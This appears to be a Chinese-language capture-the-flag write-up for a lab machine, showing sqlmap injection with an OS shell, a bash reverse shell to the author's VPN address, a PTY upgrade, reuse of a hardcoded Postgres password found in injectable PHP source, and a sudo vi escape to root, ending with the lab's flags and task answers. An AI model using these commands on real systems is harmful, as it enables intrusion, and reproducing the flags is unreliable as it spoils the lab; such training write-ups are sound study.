
sqlmap -u 'http://10.129.95.174/dashboard.php?search=test' --cookie='PHPSESSID=0jlj9uagg6bdrvs6ekc9plhrse'

参数解释:

1
2
-u:指定url,单引号包裹是好习惯
--cookie=:指定cookie内容

可以看到sqlmap给出了我们几种对于search参数的注入方式,包括布尔盲注,报错注入,堆叠查询,时间盲注。

这个工具有个内置功能,允许我们连接到操作系统shell。

1
sqlmap -u 'http://10.129.95.174/dashboard.php?search=test' --cookie='PHPSESSID=0jlj9uagg6bdrvs6ekc9plhrse' --os-shell

但是这个shell不是很稳定,比较容易崩溃,我们可以把它升级成反向shell:


1.先ifconfig查看你的vpn地址(tun0)

1
ifconfig


2.开启netcat监听:

1
2
3
4
5
6
sudo nc -lvnp 443
-l:监听模式
-v:详细输出
-n:不进行DNS解析
-p:对端口进行dassn解析(因为我们没有域名)
反向shell是远程主机发送到我们的机器的。443端口更隐秘(https流量很常见)

3.然后回到sqlmap开始构造反向shell:

(1)使用bash命令内联””里的语句(引号里的内容都以bash命令执行):

1
2

bash -c "bash -i >& /dev/tcp/10.10.16.85/443 0>&1"
10.10.16.85是我的vpn地址

为什么要用bash呢,其实就是因为os shell的交互性不强,功能受限。

这个命令里我们要解释的是:

1
bash -i >& /dev/tcp/10.10.16.85/443 0>&1
1
2
3
4
5
6
bash -i:启动一个交互式的 Bash Shell
普通的非交互式 shell 执行完命令就会退出,无法让你持续输入命令。加上 -i 参数,它就会变成一个等待你输入指令的黑窗口(会产生类似 user@host$ 的交互提示符)。
>&:是重定向的意思。
把标准输出(stdout)和标准错误(stderr)全部重定向到这个 TCP 网络连接里。
/dev/tcp/10.10.16.85/443:单纯的在此路径给10.10.16.85和443端口发起tcp连结。
0>&1:标准输入(stdin,文件描述符为 0)被重定向到了标准输出(stdout,文件描述符为 1)。因为前面已经把标准输出连上了 TCP 网络,这就变相地把攻击者在远程敲入的命令(通过网络传过来)输入到了这个交互式 Shell 的输入端中。

运行完这条命令后,在netcat那个终端捕获到反向shell:


但是其实反向shell还是不太稳定,那我们需要在这台机器上获得稳定的SSH会话:

1.先查python环境有没有,在netcat端输入

1
which python3

然后和bash一样,用python指令内联:

1
python3 -c 'import pty;pty.spawn("/bin/bash")'

这条python语句的意思就是

1
2
导入 Python 的内置模块 pty(一种伪终端)
使用 pty 模块的 spawn 函数,去启动并接管一个标准的 Bash 解释器(/bin/sh)


然后就是看看有啥东西了:

1
ec9b13ca4d6229cd5cc1e09980965bf7


user的flag拿到了,我们需要提权拿到admin的flag,一般是先用sudo -l列出所有我们可以以root和超级用户身份使用的命令,但是我们没这个数据库的密码,我们可以去/var/www 文件夹找,一般网站的所有源代码都在那里。

1
cd /var/www
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
<!DOCTYPE html>
<html lang="en" >
<head>
<meta charset="UTF-8">
<title>Admin Dashboard</title>
<link rel="stylesheet" href="./dashboard.css">
<script src="https://use.fontawesome.com/33a3739634.js"></script>

</head>
<body>
<!-- partial:index.partial.html -->
<body>
<div id="wrapper">
<div class="parent">
<h1 align="left">MegaCorp Car Catalogue</h1>
<form action="" method="GET">
<div class="search-box">
<input type="search" name="search" placeholder="Search" />
<button type="submit" class="search-btn"><i class="fa fa-search"></i></button>
</div>
</form>
</div>

<table id="keywords" cellspacing="0" cellpadding="0">
<thead>
<tr>
<th><span style="color: white">Name</span></th>
<th><span style="color: white">Type</span></th>
<th><span style="color: white">Fuel</span></th>
<th><span style="color: white">Engine</span></th>
</tr>
</thead>
<tbody>
<?php
session_start();
if($_SESSION['login'] !== "true") {
header("Location: index.php");
die();
}
try {
$conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}

catch ( exception $e ) {
echo $e->getMessage();
}

if(isset($_REQUEST['search'])) {

$q = "Select * from cars where name ilike '%". $_REQUEST["search"] ."%'";

$result = pg_query($conn,$q);

if (!$result)
{
die(pg_last_error($conn));
}
while($row = pg_fetch_array($result, NULL, PGSQL_NUM))
{
echo "
<tr>
<td class='lalign'>$row[1]</td>
<td>$row[2]</td>
<td>$row[3]</td>
<td>$row[4]</td>
</tr>";
}
}
else {

$q = "Select * from cars";

$result = pg_query($conn,$q);

if (!$result)
{
die(pg_last_error($conn));
}
while($row = pg_fetch_array($result, NULL, PGSQL_NUM))
{
echo "
<tr>
<td class='lalign'>$row[1]</td>
<td>$row[2]</td>
<td>$row[3]</td>
<td>$row[4]</td>
</tr>";
}
}


?>
</tbody>
</table>
</div>
</body>
<!-- partial -->
<script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/2.1.3/jquery.min.js'></script>
<script src='https://cdnjs.cloudflare.com/ajax/libs/jquery.tablesorter/2.28.14/js/jquery.tablesorter.min.js'></script><script src="./dashboard.js"></script>

</body>
</html>
1
$conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");


我们刚刚不是说了吗,反向shell其实也不稳定,所以我们用ssh去连接一下,源码里账密都告诉我们了(postgres/P@s5w0rd!):

1
ssh postgres@10.129.95.174

然后看root身份可执行的命令:

1
sudo -l


能用的是vim:

1
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf


上网搜提权方法:

https://gtfobins.org/

1
:set shell=/bin/sh
1
:shell

然后变成#就提权成功了:


1
cd /root

拿到root的flag:

1
dd6e058e814260bc70e9bbdef2715849

task7:

1
vi

task8:(user flag)

1
ec9b13ca4d6229cd5cc1e09980965bf7

task9:(root flag)

1
dd6e058e814260bc70e9bbdef2715849